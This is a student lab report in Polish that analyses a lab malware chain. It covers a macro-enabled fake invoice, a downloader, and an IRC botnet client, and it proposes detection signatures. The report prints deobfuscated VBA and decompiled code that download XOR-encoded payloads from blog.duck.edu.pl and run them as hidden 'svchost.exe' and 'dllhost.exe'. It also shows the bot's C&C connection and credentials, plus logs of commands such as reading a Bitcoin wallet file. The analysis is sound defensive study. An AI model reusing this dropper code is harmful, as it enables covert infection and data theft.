

Patryk Jankowicz (318422), Jan Walczak (318456)

Politechnika Warszawska, Wydział Elektroniki i Technik Informacyjnych

Sprawozdanie z realizacji laboratorium KRYCY nr 4, grupa dziekańska: 2 - Cyberbezpieczeństwo

9 września 2025

Spis treści

1. Przebieg infekcji	2
1.1. Etap I	2
1.2. Etap II	3
1.3. Etap III	4
1.4. Etap IV	6
2. Metoda komunikacji z serwerem C&C	6
3. Automatyczne instrukcje z serwera C&C	8
4. Możliwe sygnatury do zastosowania	11
5. Ślady wskazujące na atakującego	13

1. Przebieg infekcji

1.1. Etap I

Infekcja zaczyna się od otwarcia pliku w formacie MS Word, udającego zestaw faktur. Nieświadomy użytkownik (administrator na komputerze jednego z księgowych) chcąc mieć pełny dostęp do danych, posłuchał się Pana Spinacza i uruchomił makra w dokumencie.

FAKTURA

Twoja wersja pakietu Office nie obsługuje niektórych elementów WordArt wykorzystywanych przez ten dokument. Aby zainstalować pakiet kompatybilności, **włącz makra**. Jeśli to nie pomoże, spróbuj ponownie z uprawnieniami administratora.

Wygląda na to, że próbujesz otworzyć plik przeznaczony dla starszej wersji pakietu Office. Włącz makra, aby zainstalować pakiet kompatybilności wstecznej.



Rysunek 1: plik faktura

Okazało się, że w umieszczonym w pliku makrze, zawarty był złośliwy kod, który w celu utrudnienia analizy dodatkowo został zaciemniony przez zamianę nazw zmiennych i funkcji na "losowe QUACK'i" oraz zapisanie poszczególnych znaków w adresach oraz nazwach wykorzystanych plików za pomocą systemów liczbowych: hex, oct oraz ascii.

Po wykonanej przez nas deobfuskacji (z wykorzystaniem Cyber Chef'a), kod z makra prezentował się następująco:

```
1 Public Function fun(args1() As Byte, args2() As Byte) As Byte()
2     Dim longVar As Long
3     Dim byteVar() As Byte
4     ReDim byteVar(UBound(args2)) As Byte
5     Dim intVar1 As Integer, intVar2 As Integer
6
7
8     For longVar = 0 To UBound(args2)
9         intVar1 = args2(longVar)
10        intVar2 = args1(longVar Mod (UBound(args1) + 1))
11        byteVar(longVar) = intVar1 Xor intVar2
12    Next longVar
13    fun = byteVar
14 End Function
15
16 Sub AutoOpen()
17     Dim httpObj
18     Dim trash
19     Dim dirFile
```

```

20 Dim httpResponse() As Byte
21 Dim execution() As Byte
22 Dim name() As Byte
23 name = StrConv(Chr(&0121) & Chr(&0165) & Chr(&0141) & Chr(&0143) & Chr(&0153)
24 & Chr(&0151) & Chr(&0156) & Chr(&0147) & Chr(&0104) & Chr(&0165) & Chr(&0143)
25 & Chr(&0153) & Chr(&0163), vbFromUnicode)
26 #QuackingDucks
27
28 Set httpObj = CreateObject("Microsoft.XMLHTTP")
29 httpObj.Open "GET", Chr(&H68) & Chr(&H74) & Chr(&H74) & Chr(&H70)
30 & Chr(&H73) & Chr(&H3A) & Chr(&H2F) & Chr(&H2F)
31 & Chr(&H62) & Chr(&H6C) & Chr(&H6F) & Chr(&H67)
32 & Chr(&H2E) & Chr(&H64) & Chr(&H75) & Chr(&H63)
33 & Chr(&H6B) & Chr(&H2E) & Chr(&H65) & Chr(&H64)
34 & Chr(&H75) & Chr(&H2E) & Chr(&H70) & Chr(&H6C)
35 & Chr(&H2F) & Chr(&H77) & Chr(&H70) & Chr(&H2D)
36 & Chr(&H63) & Chr(&H6F) & Chr(&H6E) & Chr(&H74)
37 & Chr(&H65) & Chr(&H6E) & Chr(&H74) & Chr(&H2F)
38 & Chr(&H75) & Chr(&H70) & Chr(&H6C) & Chr(&H6F)
39 & Chr(&H61) & Chr(&H64) & Chr(&H73) & Chr(&H2F)
40 & Chr(&H32) & Chr(&H30) & Chr(&H32) & Chr(&H31)
41 & Chr(&H2F) & Chr(&H31) & Chr(&H31) & Chr(&H2F)
42 & Chr(&H6F) & Chr(&H66) & Chr(&H61) & Chr(&H65)
43 & Chr(&H4A) & Chr(&H6F) & Chr(&H6F) & Chr(&H36)
44 & Chr(&H2E) & Chr(&H70) & Chr(&H68) & Chr(&H70),
45 False
46
47 #https://blog.duck.edu.pl/wp-content/uploads/2021/11/ofaeJoo6.php
48
49 httpObj.Send
50 httpResponse = httpObj.responseBody
51 execution = fun(name, httpResponse)
52
53 Set stream = CreateObject("Adodb.Stream")
54
55 dirFile = Environ("TEMP") & Chr(92) & Chr(115) & Chr(118) & Chr(99)
56 & Chr(104) & Chr(111) & Chr(115) & Chr(116)
57 & Chr(46) & Chr(101) & Chr(120) & Chr(101)
58 #\svchost.exe
59
60
61 If Dir(dirFile, vbHidden + vbSystem) <> "" Then
62     SetAttr dirFile, vbNormal
63 End If
64
65 stream.Type = 1
66 stream.Open
67 stream.write execution
68 stream.savetofile dirFile, 2
69
70 SetAttr dirFile, vbHidden + vbSystem
71 Shell (dirFile)
72
73 End Sub

```


1.2. Etap II

Makro po uruchomieniu pobiera zaszyfrowany plik ofaeJoo6.php do ścieżki AppData\Local\Temp z serwera atakującego (<https://blog.duck.edu.pl>). Następnie przy pomocy operacji XOR wybranych bajtów z odpowiedzi HTTP oraz nazwy QuackingDucks zamienia go na plik svchost.exe. Następnie skrypt uruchamia pobrany oraz przetworzony plik.

1.3. Etap III

Do analizy pliku `svchost.exe`, wykorzystaliśmy program Ghidra. Dzięki niemu ustaliliśmy, że plik: `svchost.exe` pobiera, z domeny atakującego, do wcześniej ustalonej lokalizacji zaszyfrowany plik: `kaifu3No.php`, który następnie przetwarzany jest na plik wykonywalny: `dllhost.exe`.

Powyższe informacje odnaleźliśmy w pierwszej napotkanej w kodzie funkcji `WinMain`:



```
11 char temp [261];
12 char *url;
13
14 GetEnvironmentVariableA("TEMP",temp,0x104);
15 strcat_s<261>((char (*) [261])temp,"\\dllhost.exe");
16 BVar1 = FileExists(temp);
17 if ((BVar1 != 0) && (BVar2 = DeleteFileA(temp), BVar2 == 0)) {
18     return -1;
19 }
20 HVar3 = URLDownloadToFileA((LPUNKNOWN)0x0,
21     "https://blog.duck.edu.pl/wp-content/uploads/2021/11/kaifu3No.php",temp
22     ,0,(LPBINDSTATUSCALLBACK)0x0);
23 if (HVar3 == 0) {
24     BVar2 = SetFileAttributesA(temp,6);
25     if (BVar2 == 0) {
26         OutputDebugStringA("Cannot set system + hidden attributes.");
27         iVar4 = -1;
28     }
29     else {
30         MapAndEncryptFile(temp);
31         memset(&si,0,0x68);
32         si.cb = 0x68;
33         memset(&pi,0,0x18);
34         CreateProcessA((LPCSTR)0x0,temp,(LPSECURITY_ATTRIBUTES)0x0,(LPSECURITY_ATTRIBUTES)0x0,0,0,
35             (LPVOID)0x0,(LPCSTR)0x0,(LPSTARTUPINFOA)&si,(LPPROCESS_INFORMATION)&pi);
36         CloseHandle(pi.hProcess);
37         CloseHandle(pi.hThread);
38         SelfDelete();
39         iVar4 = 0;
40     }
41 }
42 else {
43     OutputDebugStringA(
44         "Cannot download DUCK from https://blog.duck.edu.pl/wp-content/uploads/2021/11
45         /kaifu3No.php"
46     );
47     iVar4 = -1;
48 }
49 return iVar4;
```

Rysunek 2: Funkcja `WinMain` - Ghidra

Wszystkie informacje, które udało się nam na jej podstawie ustalić:

- Link do pobrania kolejnej części malware'u, zawarty w zmiennej `HVar3`.
- Lokalizację docelową na komputerze ofiary
- `MapAndEncryptFile` - funkcja odpowiedzialna za zdeszyfrowanie kolejnego pliku malware'u
- `CreateProccessA` - funkcja uruchamiająca proces kolejnego pliku malware'u
- Fakt, że plik `svchost.exe` po wykonaniu swojego zadania sam zatrzymuje swój proces oraz usuwa się z dysku.

Funkcja: `MapAndEncryptFile()` (linijka 30 2), odpowiedzialna jest za zmapowanie w pamięci procesu oraz odszyfrowanie wcześniej pobranego pliku, przy pomocy funkcji `VerySecureEncryption()`.

```

1  C:\Decompile: MapAndEncryptFile - (svchost.exe)
2  /* WARNING: Could not reconcile some variable overlaps */
3
4  void MapAndEncryptFile(char *filePath)
5  {
6
7      BOOL BVar1;
8      LARGE_INTEGER liFileSize;
9      char *lpMapAddress;
10     HANDLE hMapFile;
11     HANDLE hFile;
12
13     hFile = (HANDLE)0xffffffff;
14     hMapFile = (HANDLE)0x0;
15     hFile = CreateFileA(filePath,0x00000000,0,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
16     if (hFile != (HANDLE)0xffffffff) {
17         BVar1 = GetFileSizeEx(hFile,&liFileSize);
18         if (BVar1 == 0) {
19             CloseHandle(hFile);
20         }
21     }
22     else {
23         hMapFile = CreateFileMappingA(hFile,(LPSECURITY_ATTRIBUTES)0x0,4,liFileSize._4_4,
24                                     (DWORD)liFileSize,(LPCSTR)0x0);
25         if (hMapFile == (HANDLE)0x0) {
26             CloseHandle(hFile);
27         }
28         else {
29             lpMapAddress = (char *)MapViewOfFile(hMapFile,6,0,0,(ulonglong)(DWORD)liFileSize);
30             if (lpMapAddress == (char *)0x0) {
31                 CloseHandle(hMapFile);
32                 CloseHandle(hFile);
33             }
34             else {
35                 VerySecureEncryption(lpMapAddress,(ulonglong)(DWORD)liFileSize);
36                 UnmapViewOfFile(lpMapAddress);
37                 CloseHandle(hMapFile);
38                 CloseHandle(hFile);
39             }
40         }
41     }
42 }

```

(a) Funkcja `MapAndEncryptFile` - Ghidra

```

1  C:\Decompile: VerySecureEncryption - (svchost.exe)
2
3  /* WARNING: Could not reconcile some variable overlaps */
4
5  void VerySecureEncryption(char *buf,size_t size)
6  {
7
8      char key [16];
9      size_t i;
10
11     key._0_8 = *(undefined8 *)buf;
12     key._8_8 = *(undefined8 *) (buf + 8);
13     for (i = 0; i < size - 0x10; i = i + 1) {
14         buf[i] = buf[i + 0x10] ^ key[(uint)i & 0xf];
15     }
16     return;
17 }


```

(b) Funkcja `VerySecureEncryption` - Ghidra

Rysunek 3: Ciekawe funkcje znalezione w Ghidrze

Funkcja `VerySecureEncryption` 3b odpowiada za enkrypcję pliku: klucz 16 bitowy - pierwsze 16 bitów pliku, został XOR'owany z resztą pliku.

Dalej w funkcji `WinMain` zanotowaliśmy kolejne kroki, czyli utworzenie procesu - uruchomienie malware'u i po zakończeniu działania jego usunięcie. Widząc sposób działania złośliwego programu, stwierdziliśmy, że najprostszym sposobem będzie uruchomienie go do pewnego momentu (beakpoint'a) ustawionego przy pomocy debuggera (x64dbg). W znalezieniu adresu odpowiedniego momentu (po pobraniu i odszyfrowaniu pliku, ale przed jego uruchomieniem) do ustawienia breakpoint'a 4 pomógł nam prowadzący - dzięki :) (w Ghidrze wyznaczyliśmy offset pamięci, który potem mogliśmy znaleźć w x64dbg). To pozwoliło na bezpieczne uzyskanie odszyfrowanego pliku `dllhost.exe`, zarówno bez jego wykonania jak i usunięcia.



Rysunek 4: użycie debuggera

1.4. Etap IV

Dzięki temu że plik `dllhost.exe` był utworzony z wykorzystaniem .NET mogliśmy użyć programu `dnSpy`, a w nim wszystko mieliśmy podane na tacy. M.in. utworzenie klienta po stronie ofiary i nawiązywanie połączenia z serwerem C&C atakującego.

```
public Client(string url, int port)
{
    this.tcp = new TcpClient(url, port);
    this.stream = this.tcp.GetStream();
    this.ssl = new SslStream(this.stream, false, new RemoteCertificateValidationCallback(Client.ValidateServerCertificate), null);
    try
    {
        this.ssl.AuthenticateAsClient("irc.duck.edu.pl");
    }
    catch (AuthenticationException ex)
    {
        Console.WriteLine("Exception: {0}", ex.Message);
        bool flag = ex.InnerException != null;
        if (flag)
        {
            Console.WriteLine("Inner exception: {0}", ex.InnerException.Message);
        }
        Console.WriteLine("Authentication failed - closing the connection.");
        this.tcp.Close();
        return;
    }
    this.sr = new StreamReader(this.ssl);
    this.sw = new StreamWriter(this.ssl);
    Random random = new Random();
    this.nick = string.Format("BOT{0}", random.Next());
}
```

Rysunek 5: Funkcja klienta - dnSpy

2. Metoda komunikacji z serwerem C&C

Jak wynika ze zrzutu 5, komunikacja odbywała się z wykorzystaniem protokołu `irc`. Przeglądając pliki, znaleźliśmy więcej informacji odnośnie komunikacji:

```
// Token: 0x04000006 RID: 6
private string channel = "#duckbots";

// Token: 0x04000007 RID: 7
private string password = "AhFaepo0nahreiJakoor7oongei4phah";

// Token: 0x04000008 RID: 8
private string nick;

// Token: 0x04000009 RID: 9
private List<string> admins = new List<string>();

// Token: 0x0400000A RID: 10
private const int SPI_SETDESKWALLPAPER = 20;

// Token: 0x0400000B RID: 11
private const int SPIF_UPDATEINIFILE = 1;

// Token: 0x0400000C RID: 12
private const int SPIF_SENDWININICHANGE = 2;
```

Rysunek 6: Hasło i kanał do którego bot miał się podłączyć

```

1  using System;
2
3  namespace stage3
4  {
5      // Token: 0x02000003 RID: 3
6      internal class Program
7      {
8          // Token: 0x0600000E RID: 14 RVA: 0x00002A58 File Offset: 0x00000C58
9          private static void Main(string[] args)
10         {
11             Client client = new Client("irc.duck.edu.pl", 6697);
12             client.loop();
13         }
14     }
15 }
16

```


Rysunek 7: Ponownie url wraz z użytym portem

Całość polega na podłączeniu się botnetu do wskazanego kanału IRC. Tam BotMaster wysyła kolejne instrukcje do wywołania, a bot odpowiada przesyłając uzyskane dane.

3. Automatyczne instrukcje z serwera C&C

Stwierdziliśmy że najprostszą metodą będzie analiza dynamiczna. Zalogowaliśmy się na podany kanał irc oraz włączyliśmy malware na maszynie wirtualnej. Uzyskaliśmy poniższą sekwencję zdarzeń:

1. Bot loguje się do kanału irc i dostaje polecenie uruchomienia filmiku na youtube.



Rysunek 8: Zalogowanie bota na kanał irc

2. Bot dostaje polecenie zmiany tapety na podaną na kanale.
3. Bot dostaje polecenie wykonania komendy ipconfig /all.



Rysunek 9: polecenie zmiany tapety i uruchomienia ipconfig /all

4. Bot przesyła odpowiedź z wynikiem powyższej komendy.

```
BOT1097108296 18:15:54
BotMaster: OUT 78c1f3381fa7d6f5
BotMaster: OUT 78c1f3381fa7d6f5 Windows IP Configuration
BotMaster: OUT 78c1f3381fa7d6f5
BotMaster: OUT 78c1f3381fa7d6f5 Host Name . . . . . KRYCY_LAB_VM
BotMaster: OUT 78c1f3381fa7d6f5 Primary Dns Suffix . . . . .
BotMaster: OUT 78c1f3381fa7d6f5 Node Type . . . . . Mixed
BotMaster: OUT 78c1f3381fa7d6f5 IP Routing Enabled. . . . . No
BotMaster: OUT 78c1f3381fa7d6f5 WINS Proxy Enabled. . . . . No
BotMaster: OUT 78c1f3381fa7d6f5
BotMaster: OUT 78c1f3381fa7d6f5 Ethernet adapter Ethernet 2:
BotMaster: OUT 78c1f3381fa7d6f5
BotMaster: OUT 78c1f3381fa7d6f5 Connection-specific DNS Suffix .:
BotMaster: OUT 78c1f3381fa7d6f5 Description . . . . . Intel(R) PRO/1000 MT Desktop Adapter
BotMaster: OUT 78c1f3381fa7d6f5 Physical Address. . . . . 08-00-27-23-F2-66
BotMaster: OUT 78c1f3381fa7d6f5 DHCP Enabled. . . . . Yes
BotMaster: OUT 78c1f3381fa7d6f5 Autoconfiguration Enabled . . . . Yes
BotMaster: OUT 78c1f3381fa7d6f5 Link-local IPv6 Address . . . . fe80::4d2f:8fc1:30de:a531%7(Preferred)
BotMaster: OUT 78c1f3381fa7d6f5 IPv4 Address. . . . . 10.0.2.15(Preferred)
BotMaster: OUT 78c1f3381fa7d6f5 Subnet Mask . . . . . 255.255.255.0
BotMaster: OUT 78c1f3381fa7d6f5 Lease Obtained. . . . . piątek, 15 grudnia 2023 17:05:35
BotMaster: OUT 78c1f3381fa7d6f5 Lease Expires . . . . . sobota, 16 grudnia 2023 17:05:36
```

Rysunek 10: Odpowiedź wysłana przez bota z polecenia ipconfig /all

5. BotMaster daje polecenie przeczytania pliku \AppData\Roaming\BitcoinWallet.dat.

6. Bot wykonuje polecenie i wysyła odpowiedź - nie może znaleźć wskazanego pliku.

7. BotMaster wysyła polecenie wykonania pinga na adres 8.8.8.8.

```
BotMaster: OUT 78c1f3381fa7d6f5 Lease Expires . . . . . sobota, 16 grudnia 2023 17:05:36
BotMaster: OUT 78c1f3381fa7d6f5 Default Gateway . . . . . 10.0.2.2
BotMaster: OUT 78c1f3381fa7d6f5 DHCP Server . . . . . 10.0.2.2
BotMaster: OUT 78c1f3381fa7d6f5 DHCPv6 IAID . . . . . 117964839
BotMaster: OUT 78c1f3381fa7d6f5 DHCPv6 Client DUID. . . . . 00-01-00-01-29-2C-7A-47-00-15-5D-0A-96-1D
BotMaster: OUT 78c1f3381fa7d6f5 DNS Servers . . . . . 10.255.255.10
BotMaster: OUT 78c1f3381fa7d6f5 10.255.255.40
BotMaster: OUT 78c1f3381fa7d6f5 192.168.0.1
BotMaster: OUT 78c1f3381fa7d6f5 NetBIOS over Tcpip. . . . . Enabled
BotMaster: EXIT 78c1f3381fa7d6f5 0

@BotMaster 18:15:56
BOT1097108296: READFILE 622d02057a877a74 C:\Users\KRYCY\Malware RE Lab\AppData\Roaming\Bitcoin\wallet.dat


BOT1097108296 18:15:56
BotMaster: FILE 622d02057a877a74 ERROR System.IO.DirectoryNotFoundException: Nie można odnaleźć części ścieżki „C:\Users\KRYCY\Malware RE Lab\AppData\Roaming\Bitcoin\wallet.dat”.

@BotMaster 18:15:56
BOT1097108296: CMD e90aa42285de5e8f ping 8.8.8.8

BOT1097108296 18:15:57
BotMaster: OUT e90aa42285de5e8f
BotMaster: OUT e90aa42285de5e8f Pinging 8.8.8.8 with 32 bytes of data:
BotMaster: OUT e90aa42285de5e8f Reply from 8.8.8.8: bytes=32 time=11ms TTL=117
BotMaster: OUT e90aa42285de5e8f Reply from 8.8.8.8: bytes=32 time=16ms TTL=117
BotMaster: OUT e90aa42285de5e8f Reply from 8.8.8.8: bytes=32 time=2ms TTL=117
```

Rysunek 11: rezultat ping'u

8. Bot wysła rezultat. Sekwencja się powtarza - BotMaster wysła ponownie polecenie zmiany tapety.




Rysunek 12: Ponowna zmiana tapety

Warto zauważyć, że malware nie jest w żaden sposób ukryty - jeśli wiemy, że występuje on pod nazwą 'dllhost' możemy go bezproblemowo zamknąć z poziomu menedżera zadań. Co skutkuje wylogowaniem się bota z kanału irc. (14).

Procesy w tle (39)				
AggregatorHost.exe	0%	1,0 MB	0 MB/s	0 Mb/s
> Antimalware Service Executable	0,2%	165,0 MB	0 MB/s	0 Mb/s
Application Frame Host	0%	3,9 MB	0 MB/s	0 Mb/s
COM Surrogate	0%	3,2 MB	0 MB/s	0 Mb/s
COM Surrogate	0%	1,2 MB	0 MB/s	0 Mb/s
dllhost	0%	12,5 MB	0 MB/s	0,1 Mb/s
Google Crash Handler	0%	0,5 MB	0 MB/s	0 Mb/s
Google Crash Handler (32-bito...	0%	0,5 MB	0 MB/s	0 Mb/s
> Host środowiska powłoki syste...	0%	0 MB	0 MB/s	0 Mb/s
> Indeksator programu Microsoft ...	0%	15,4 MB	0 MB/s	0 Mb/s
Isolacja urządzenia zurd...	0,1%	4,4 MB	0 MB/s	0 Mb/s

Rysunek 13: Proces w Menedżer zadań




Rysunek 14: Wylogowanie bota z kanału irc

4. Możliwe sygnatury do zastosowania


Oczywistą sygnaturą mogłaby być wartość hash - co potwierdza VirusTotal rozpoznając malware. Jak wiadomo (piramida bólu) hash jest najłatwiejszy do obejścia - wystarczy minimalna zmiana w pliku i wartość funkcji skrótu jest zupełnie inna. Dlatego warto byłoby rozważyć dodatkowe wskaźniki:

- dodanie na blacklistę domeny atakującego (irc.duck.edu.pl) oraz zablokowanie użytego, podejrzanego portu (6697 - pierwsze wyszukanie w google i przykłady malware'u, go wykorzystującego).
- Zablokowanie wykonywania plików w specyficznej lokalizacji wykorzystywanej przez malware, a przynajmniej jej monitorowanie.



Rysunek 15: Piramida bólu

Wyniki po wrzuceniu plików do VirusTotala:




(a) svchost.exe w virustotal

Basic properties	
MD5	aabc9d94c7b0c73149a7e9af08aff1a6
SHA-1	db375c2896d41fcff93e2302d4fad6a89f6a6b6b
SHA-256	dc8006b1124ab48de3d261ded650edd852ab2c3d4e0c224fb051807e9412edda
Vhash	0941075d15151c0d1d1a2261bfz1tz1hz
Authentihash	82f542dd51e30dcbf6ca8218ab5c228027578ea5f6eb6ff2b947dbec2b691fe0
Imphash	aac1116e69a2b53902016061f4e6e4f
SSDEEP	1536:cHhNV7wGbwUfZqHvWxHawoBEqTlm4gKN2Py6Bcu8F4qZcBNrZYVwqTKNRu8F4qZ
TLSH	T18C9309D4B5A4FCE6EE18473C81EAD325227EB2D4C71B572319288B314A02F953CF6259
